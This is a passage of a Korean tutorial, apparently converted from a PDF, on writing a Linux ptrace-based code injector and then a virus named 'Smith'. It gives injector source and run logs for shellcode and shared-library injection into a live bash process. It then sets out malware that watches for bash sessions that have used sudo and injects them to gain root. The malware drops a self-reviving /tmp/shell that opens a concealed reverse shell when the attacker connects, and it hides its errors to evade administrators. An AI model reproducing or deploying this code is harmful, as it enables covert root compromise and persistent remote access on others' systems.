코드 인젝션이 이루어진 후 다시 코드를 복구 할 것인지 복구하지 않을 것인지에 대해서 잠깐 생각해 보면 어떤 코드가 들어가는지에 따라서 달라질 것 같습니다. 만약 들어간 코드가 'exec()' 계열 함수라면 당연히 코드 복구를 하면 안 됩니다. 'exec()'가 호출된 후에는 프로세스 이미지가 완전히 바뀌는데 다시 이전의 코드로 바꾸고 'EIP'를 재설정 해버리면 프로세스는 망가져 버릴 것입니다. 따라서 'exec()'함수를 사용하지 않는 나머지 코드에 대해서만 코드 복구를 하고 'exec()'는 하지 않겠습니다.

이를 위해서 코드 주입기를 실행할 때 2번째 인자에 'exec'가 들어가면 코드 복구를 하지 않고 나머지 글자들에 대해서는 복구를 하겠습니다.

3.7.2. 인자

코드 주입기의 첫 번째 인자는 대상 프로세스의 아이디, 두 번째는 3.7.1.에서 설명한 실행 모드가 들어갑니다. 즉 2개의 인자가 꼭 있어야 합니다.

```
  // Check Argument
if(argc < 3)
{
  fprintf(stderr, "[Injector] I need some arguments₩n");
  fprintf(stderr, "₩t[Usage] %s PID OPTION₩n", argv[0]);
  exit(-1);
}
```

[그림 38] 인자 체크

먼저 'main()'은 인자들을 체크합니다. 인자는 총 2개이므로 'argc'는 3일 것입니다.

3.7.3. 프로세스 정보 가져온 후 ATTACH 하기

```
int pid = atoi(argv[1]);

printf("[Injector] Starting Injector!!₩n");
// Get Stack Virtual Memory address
stack_address = get_map_info(pid, "stack");
printf("₩t[-] Target address : 0x%x₩n", stack_address);

// Attach the process and get registers
ptrace_attach(pid);
ptrace_getregs(pid);
```

[그림 39] 프로세스 정보 가져온 후 ATTACH

첫 번째 인자가 대상 프로세스 아이디이기 때문에 'atoi()'함수를 사용해서 정수화 시켜서 저장합니다. 다음 이전에 구현한 'get_map_info()'를 사용해서 'stack'주소를 알아냅니다. 우리는 코드를 이 'stack'의 시작지점에 코드를 넣을 것입니다. 'stack'주소가 'stack_address' 변수에 저장되고 난 후 대상 프로세스를 'ptrace_attach()'를 사용하여 ATTACH합니다. 이 함수는 위에서 만든 함수 입니다. ATTACH후 'ptrace_getregs()'를 사용해서 현재 프로세스의 레지스터 정보를 저장합니다.

3.7.4. 코드 삽입 후 코드 실행

```
// Inject codes
inject_code(pid, stack_address, binsh_scode);

// Execute code
ptrace_cont(pid);
```

[그림 40] 코드 삽입과 실행

이제 코드를 삽입하는데 삽입 위치는 위에서 말한 것처럼'stack'주소 입니다. 코드가 삽입된 후 'ptrace_cont()'를 사용해서 삽입한 코드를 실행합니다.

3.7.5. 코드 복구 후 코드 DETACH

```
if(!strstr(argv[2], "exec"))
{
  // Restore Original code and Set Original EIP value
  restore_code(pid, stack_address, original_code);
}
ptrace_detach(pid);
```

[그림 41] 코드 복구 및 DETACH

코드 실행까지 완료되면 필요시 코드 복구를 해줍니다. 복구가 끝나면 'ptrace_detach()'를 사용해서 프로세스를 놓아줍니다. 여기까지가 한 개의 코드를 삽입하고 실행하기 위한 'main()'의 내용입니다. 우리는 2개의 코드를 삽입하고 실행(공유라이브러리 로더, 공유 라이브러리 함수 호출기)해야 하기 때문에 위에서 코드 주입하고 실행, 복구를 2번 반복하면 되겠습니다.

3.8. 코드 인젝션 실험

이제 구현한 코드 주입기를 사용하여 실제로 공유라이브러리를 로드하는 과정을 해보겠습니다. 그전에 기계어 코드를 수정하는 루틴을 작성했습니다.

```
dlopen_address = get_map_info(pid, "libdl");
stack_address = get_map_info(pid, "vdso");
dlopen_address += DLOPEN_VALUE;
printf("₩t[-] Target address : 0x%x₩n", stack_address);
printf("₩t[-] dlopen loaded at 0x%x₩n", dlopen_address);

// Make dlopen address to scode
printf("%x%x%x%x₩n", dlopen_scode[48], dlopen_scode[49], dlopen_scode[50],
dlopen_scode[51]);
sprintf(numstr, "%x", dlopen_address);
strncpy(a1, numstr, 2);
strncpy(a2, numstr+2, 2);
strncpy(a3, numstr+4, 2);
strncpy(a4, numstr+6, 2);
dlopen_scode[48] = (unsigned char)strtol(a4, NULL, 16);
dlopen_scode[49] = (unsigned char)strtol(a3, NULL, 16);
dlopen_scode[50] = (unsigned char)strtol(a2, NULL, 16);
dlopen_scode[51] = (unsigned char)strtol(a1, NULL, 16);
```

[그림 42] 기계어 코드 수정

위 코드에서 먼저 'get_map_info()'를 사용하여 'libdl' 라이브러리가 로드된 주소를 가져온

뒤 그 주소에 'dlopen'의 심볼 값을 더해줍니다.(DLOPEN_VALUE는 'dlopen'의 심볼 값으로 정의되어 있습니다.) 이렇게 구해진 'dlopen()'주소를 문자열로 변환 하여 4개로 쪼갠 뒤 다시 숫자로 바꿔서 기계어 코드에 넣는 것입니다.

3.8.1. 공유 라이브러리 로더 테스트

본격적으로 우리가 만든 공유 라이브러리 로더를 인젝션하고 대상 프로세스로 하여금 '/tmp/libinject.so'를 메모리에 로드하도록 해 보겠습니다. 여기서 대상 프로세스는 'bash' 즉 쉘입니다.

```
[버누~/my_document/document/code_inject/sh]$ ./pty
Shell PID : 20598
USER Info : 1000
[버누~/my_document/document/code_inject/sh]$
```

[그림 43] 대상 프로세스 : 'bash'


우리가 타깃으로 삼은 프로세스의 아이디가 '20598'이고 이 프로세스의 'UID'는 1000인 것을 알았습니다. 현재 인젝팅 하려는 'UID'도 1000이기 때문에 가능하다는 조건입니다. 여기에 공유 라이브러리를 로드해보겠습니다.

```
        [-] RESTORED CODE : 0xb7f0b00c :  0
        [-] RESTORED CODE : 0xb7f0b010 :  30003
        [-] RESTORED CODE : 0xb7f0b014 :  1
        [-] RESTORED CODE : 0xb7f0b018 :  ffffe400
        [-] RESTORED CODE : 0xb7f0b01c :  34
        [-] RESTORED CODE : 0xb7f0b020 :  6b4
        [-] RESTORED CODE : 0xb7f0b024 :  0
        [-] RESTORED CODE : 0xb7f0b028 :  200034
        [-] RESTORED CODE : 0xb7f0b02c :  280004
        [-] RESTORED CODE : 0xb7f0b030 :  c000d
        [-] RESTORED CODE : 0xb7f0b034 :  1
        [-] RESTORED CODE : 0xb7f0b038 :  0
        [-] RESTORED CODE : 0xb7f0b03c :  ffffe000
        [-] RESTORED CODE : 0xb7f0b040 :  0
        [-] RESTORED CODE : 0xb7f0b044 :  640
        [-] RESTORED CODE : 0xb7f0b048 :  640
        [-] RESTORED CODE : 0xb7f0b04c :  5
        [-] RESTORED CODE : 0xb7f0b050 :  1000
        [-] RESTORED CODE : 0xb7f0b054 :  2

[Injector] Restore EIP Register
        [-] RESTORED EIP : 0xb7f0b410
[버누~/my_document/document/code_inject]$
```

[그림 44] 공유 라이브러리 로더 삽입 및 실행

코드를 주입하고 실행하였습니다. 그리고 'exec()'계열 함수가 사용되지 않았기 때문에 코드까지 복구하였습니다. 이제 이 프로세스의 'maps'파일을 출력하여 '/tmp/libinject.so'가 로드되었는지 확인해 보겠습니다.




[그림 45] 성공적으로 추가된 라이브러리

위 그림과 같이 성공적으로 공유 라이브러리가 'bash'에 로드된 것을 확인할 수 있습니다. 매우 기분 좋은 순간입니다.


3.9. 여담 : mmap()을 사용한 공유 라이브러리 로딩?

이것은 여담입니다만, 처음에 공유 라이브러리를 로드할 때 저는 'dlopen()'을 사용하지 않고 'mmap()'을 사용해볼 생각이었습니다. 'mmap()'은 메모리 매핑 함수입니다. 파일 디스크립터를 인자로 넘겨줘서 해당 파일을 메모리상에 매핑 시킬 수 있습니다. 따라서 이 'mmap()'함수에 공유 라이브러리파일에 대한 디스크립터를 넘겨주고 실행 가능한 메모리 세그먼트를 만들자는 게 계획이었습니다.



[그림 46] 'mmap()'을 사용한 라이브러리 로딩

'mmap()'을 분석한 뒤 기계어 코드를 완성하고 아래와 같이 공유 라이브러리를 메모리에 올리는것 까지 성공하였습니다.



[그림 47] 성공적으로 메모리에 매핑

위 그럼에서 볼 수 있듯이 'libinject.so'가 메모리에 올라왔습니다. 하지만 여기까지 일뿐 라이브러리에 내장된 함수를 실행할 수 없었습니다. 아직 이유는 발견하지 못했습니다. 정상적으로 함수 코드들이 메모리에 올라와 있는 것을 확인하였고 그쪽으로 실행을 바꿔주면 'Segmentation Fault'가 발생해 버립니다. 만약 이 방법이 성공할 수 있다면 'dlopen()'을 사용하는 것 보다 더 좋은 결과를 보일 것입니다. 'mmap()'함수는 'libc'에 내장된 함수이기 때문입니다.

4. 귀여운 바이러스 만들기

4.1. 공략할 만한 가치가 있는 'sudo'

'sudo'는 데비안이나 우분투와 같은 배포 판에서 매우 중요하고 흔하게 사용되는 커맨드입니다. 이것은 일반 사용자에게 잠시 동안 'root'권한을 부여하는 것입니다. 만약 어떤 터미널을 열고 'sudo'명령을 사용하게 되면 그 사용자는 그 터미널에서 5분 동안 별다른 인증 없이 'sudo'명령을 사용할 수 있습니다. 그러기 때문에 'sudo'를 한번 사용한 터미널을 열어놓고 자리를 비우게 되면 좀 위험할 수 있습니다.

```
[비누/etc]$ sudo vi sudoers
[sudo] password for binoopang:
[비누/etc]$
[비누/etc]$
```

[그림 48] 'sudo'의 사용

위와 같이 'sudo'를 사용하게 되면 패스워드 인증을 하고 인증이 통과되면 'sudo'를 통해서 수행할 커맨드가 실행됩니다. 그리고 다음부터는 인증 없이 'sudo'를 사용할 수 있습니다.

```
[비누/etc]$ sudo vi sudoers
[sudo] password for binoopang:
[비누/etc]$
[비누/etc]$ sudo id
uid=0(root) gid=0(root) groups=0(root)
[비누/etc]$
```

[그림 49] 두 번째 'sudo' 사용

두 번째 'sudo'를 사용하여 'id'를 실행하였습니다. 인증이 필요 없었고 결과로 'uid'와 'gid', 'group' 결과가 모두 0 즉 'root'임을 알 수 있습니다.

자 이제 두 번째로 'sudo'를 한 번 사용한 터미널은 어떤 변화가 있을까요? 지금 'binoopang'이라는 아이디로 'bash'를 열었으니 'bash'의 'uid'는 'binoopang'에 해당하는 '1000'입니다. 따라서 이 'bash'에는 코드 인젝션이 가능합니다. 'sudo'를 한번 사용한 터미널의 'uid'를 확인해 보겠습니다.

```
[비누/etc]$ ps -ef | grep 18911
1000     18911 18904  0 15:45 pts/0    00:00:00 bash
1000     23966 18911  0 20:40 pts/0    00:00:00 ps -ef
1000     23967 18911  0 20:40 pts/0    00:00:00 grep 18911
[비누/etc]$
```

[그림 50] 'sudo'를 사용한 'bash'의 'uid'

'uid'가 1000임을 볼 수 있습니다. 즉 'sudo'를 사용했다고 해서 'uid'가 바뀌지 않는다는 것입니다. 그럼 'sudo 커맨드'와 같이 잠시 'sudo'를 사용할 수 있는 권한이 아니라 아예 'root' 쉘로 바꾸는 경우는 어떨까요?

```
[ 비 누 /etc]# ps -ef | grep 24466
root      24466 18911  0 20:42 pts/0    00:00:00 /bin/bash
root      24547 24466  0 20:43 pts/0    00:00:00 ps -ef
root      24548 24466  0 20:43 pts/0    00:00:00 grep 24466
[ 비 누 /etc]#
```

[그림 51] 'sudo -s'를 사용한 'bash'


당연한 이야기이지만 'root'쉘이기 때문에 'uid'는 'root' 즉 0입니다.

결론적으로 'sudo'는 일반적으로 잠깐 'root'권한이 필요할 때 사용하며 '-s'나 '-i' 와 같이 쉘을 바꾸지 않고 'sudo 명령어'와 같은 식으로 사용할 경우 터미널의 변화가 전혀 없습니다. 이것은 바이러스 입장에서 보면 공략할 만한 가치가 있는 환경입니다.

4.2. 바이러스가 하는 일

4.2.1. 메인 바이러스 '스미스'가 하는 일

바이러스는 아래 그림과 같은 일을 하게 됩니다.




[그림 52] 바이러스가 하는 일

바이러스가 하는 일은 간단합니다. 바이러스는 계속 프로세스를 감시하면서 'sudo'를 사용하는 'bash'가 있는지 감시하는 것입니다. 그러다가 실제 그런 'bash'가 탐지되면 바이러스가 실행될 때 만들어놓은 '/tmp/libinject.so'를 'bash'에 로드합니다. 로드가 되면 라이브러리 안에 있는 실제 공격 함수를 실행합니다.

결론적으로 중요한 것은 라이브러리 함수 안에 있다는 것입니다! 단순히 바이러스는 라이브러리를 'bash'에 넣어주는 것뿐이지요. 병원으로 치자면 바이러스는 의사이고 환자를 발견하면 주사를 놓는 것입니다.(좀 이상한가요?) 그렇다면 라이브러리는 어떤 내용으로 꾸며져 있을까요?

4.2.2. 라이브러리 함수의 내용



[그림 53] 라이브러리가 하는 일

위 그림은 'bash'에 로드된 라이브러리가 하는 일입니다. 솔직히 라이브러리가 하는 일이라고 생각하기 보다는 'bash'가 하는 일입니다. 즉 어쩌다 보니 'bash'자체가 바이러스가 된 것입니다. 저는 여기 까지 하면서 바이러스 이름을 결정하였습니다. 바로 '스미스' 입니다. '스미스'는 매트릭스에서 나오는 네오의 라이벌(?)입니다.

[그림 54] '스미스'


영화에서 후반부에 '스미스'는 사람들을 자신으로 복제할 수 있는 능력을 가지게 되고 결국에는 매트릭스세계의 모든 사람들이 '스미스'의 복제품이 되어 버립니다. 제가 만든 바이러스도 비슷합니다. 'sudo'를 사용한 'bash'를 모두 변형시켜서 자기편으로 만듭니다.

라이브러리의 메인 함수가 실행이 되면 처음 '/tmp/shell'을 생성하고 실행하게 됩니다. 그 후 쓰레드를 만들어 내는데 첫 번째 쓰레드(실제로는 2개의 쓰레드로 구현하였습니다.)는 만약 '/tmp/shell'파일이 삭제되거나 실행중인 'shell'이 죽어버리면 다시 되살리는 역할을 합니다. 따라서 감염된 'bash'가 실행중인 한 'shell'은 없애기 힘듭니다.

여기서 중요한 것은 지금 'bash'는 한번 'sudo'를 사용했기 때문에 라이브러리 함수는 마음대로 'root'만이 할 수 있는 일들을 할 수 있게 됩니다. 여기서 실행하는 'shell'은 'sudo'로 실행하게 됩니다. 즉 실행된 'shell' 프로세스의 'uid'는 0 즉 'root'라는 것입니다. 재밌지 않습니까?

4.2.3. 'shell'의 내용

'shell'은 라이브러리 함수 다시 말하면 'bash'가 생성하는 파일입니다. 이것은 리버스 쉘을 만들어 내는데 그냥 리버스 쉘을 처음부터 연결 시도하면 관리자가 눈치 채기 쉬울 것입니다. 그래서 바이러스 주인이 원할 때만 리버스 쉘을 연결하도록 구성하였습니다. 그렇다면 어떻게 바이러스 주인이 쉘을 원하는지 알 수 있을 까요?



[그림 55] 리버스 쉘 과정

위 그림은 간단합니다. 'shell'은 'netstat'명령을 사용해서 계속 아이피들을 확인합니다. 그러다 만약 공격자의 아이피가 찍히게 되면 실제 리버스 쉘을 위한 명령을 사용하고 리버스 쉘이 끊기면 다시 대기 모드로 들어갑니다. 따라서 관리자는 네트워크 연결 상태를 확인한다 해도 실제 연결중인 리버스 쉘 찾기는 힘들 것입니다.

4.3. 바이러스 구현

이제 바이러스를 구현하는 과정을 간략히 알아보겠습니다. 먼저 3장에서 구현한 코드 인젝터가 약간 수정되어야 합니다. 'sudo'를 사용하는 'bash'를 탐지해야 하는데 루틴이 없기 때문입니다.

4.3.1. 'sudo'를 사용하는 'bash'의 PID 탐지

```
/*****************************************************************************/
/* SUDO 탐색기
 * --- 입력 : NONE
 * --- 출력 : sudo를 실행한 터미널의 PID
 *****************************************************************************/
int detect_sudo()
{
  char ch;
  char *pid[7] = {0,};
  FILE *fp;
  int i, ret;

  while(1){
    system("ps -ef | grep 'ps -ef | grep sudo | grep -v grep| grep -v nc | a
wk '{print $6}'' 2>/dev/null| awk '{print $2}' > /tmp/sudo_bash");
    fp = fopen("/tmp/sudo_bash", "r");
    fread(pid, 6, 1, fp);
    if((ret = atoi((char *)pid)) !=0 )
      return ret;
    sleep(1);
  }
}
```

[그림 56] 'sudo'를 사용하는 'bash' PID 탐지

위 루틴에서 'system'함수가 사용되었습니다. 앞으로 많이 사용하게 됩니다. 'system'함수가 사용하는 시스템 명령이 핵심입니다. 다소 복잡해 보이는데 사실 간단합니다.

```
[비누~]$ ps -ef | grep sudo
root      7323  7298  0 21:45 pts/3    00:00:00 sudo c
1000      7467  7201  0 21:46 pts/2    00:00:00 grep sudo
[비누~]$
```

[그림 57] 'ps -ef | grep sudo'

위와 같이 했을 경우 프로세스 이름에 'sudo'가 들어간 모든 목록을 보여줍니다. 현재 한 개가 있는 것을 확인할 수 있습니다. 'pts/3'번 터미널이죠. 그런데 그 아래 'grep sudo'는 해당 사항이 아닌데 결과에 검색 되었습니다. 따라서 'grep'에 대해서 예외처리가 필요합니다. 'grep'의 '-v' 옵션을 사용해서 'grep'이 포함되면 빼겠습니다.

```
[비누~]$ ps -ef | grep sudo | grep -v grep
root      7323  7298  0 21:45 pts/3    00:00:00 sudo c
[비누~]$
```

[그림 58] 'grep' 문자열 예외 처리

이제 제대로 한 개의 결과만 나왔습니다. 저 결과에서 우리가 필요한 정보는 터미널 번호 입니다. 6번째 필드에 있는 'pts/3'입니다. 저것은 'awk'를 사용해서 뽑아내겠습니다.

```
[비누~]$ ps -ef | grep sudo | grep -v grep | awk '{print $6}'
pts/3
[비누~]$
```

[그림 59] 터미널 번호 추출

터미널 번호인 'pts/3'만 출력 되었습니다. 이제 'grep'을 사용해서 다시 프로세스 목록을 검사합니다. 이때 'grep'의 인자로 'pts/3'이 들어가야 합니다. 인라인 명령을 만들기 위해서 ``(키보드의 숫자 1옆에 있습니다.)를 사용합니다.

```
[비누~]$ ps -ef | grep `ps -ef | grep sudo | grep -v grep | awk '{prin
t $6}'`
1000      7298  7291  0 21:45 pts/3    00:00:00 bash
root      7323  7298  0 21:45 pts/3    00:00:00 sudo c
[비누~]$
```

[그림 60] 'bash' 프로세스 정보 출력

이제 우리가 원하는 'bash'가 나왔습니다. 그런데 밑에 'sudo c'도 같이 나왔습니다. 따라서 두 번째 프로세스 리스트 확인 할 때에는 'sudo' 문자열에 대해서 예외처리를 하고 'awk'를 사용하여 두 번째 필드 값만 뽑겠습니다. 또한 실제로 'sudo'를 사용하는 'bash' 가없을 경우 오류 메시지가 발생하게 되는데 이것이 터미널로 출력될 경우 바이러스가 노출되는 염려가 있기 때문에 '2>/dev/null'을 사용하여 오류 메시지 출력을 리다이렉션 하겠습니다.


```
[비누~]$ ps -ef | grep `ps -ef | grep sudo | grep -v grep| grep -v nc
| awk '{print $6}'` 2>/dev/null | grep -v sudo | awk '{print $2}'
7298
[비누~]$
```

[그림 61] 'sudo'를 사용하는 'bash' PID 출력 완료

자 이제 끝났습니다. 위 결과를 파일로 리다이렉션 한뒤 'atoi()'로 정수화 시켜서 리턴합니다.

4.3.2. 파일 생성 문제

바이러스는 실행하면서 '/tmp/libinject.so'라는 파일을 생성해야 합니다. 이건 어떻게 해야 할까요? 여러 가지 방법이 있을 수 있습니다. 'libinject.so'를 위한 소스파일을 문자열로 가지고 있다가 파일로 빼낸 다음 직접 자동으로 컴파일 하게 할 수도 있을 것 같습니다. 저는 컴파일 된 'libinjct.so'파일을 바이러스의 하단부에 추가 시켜준 뒤 실행하면서 파일로 복사하는 방법을 선택하였습니다. 따라서 바이러스 파일은 다음과 같은 구조를 가질 것입니다.



[그림 62] 바이러스 파일 구조

위와 같은 구조를 가질 것입니다. 먼저 처음 실행되는 바이러스는 'libinject.so'를 생성하는데 'libinject.so' 내부에는 'shell'이 들어있습니다. 연쇄적으로 파일이 생성되는 것입니다. 바이러스가 처음부터 파일이 3개인 상태로 전파되면 불리합니다.

그럼 어떻게 저렇게 파일을 합칠 수 있을까요? 이것도 매우 간단한 문제입니다.

```
// 바이너리가 추가 될 파일 (O_APPEND)모드로 연다
if((dst_fd = open(argv[2], O_WRONLY|O_APPEND, srcstat.st_mode)) <0)
{
  fprintf(stderr, "open error %s₩n", argv[2]);
  close(src_fd);
  exit(0);
}
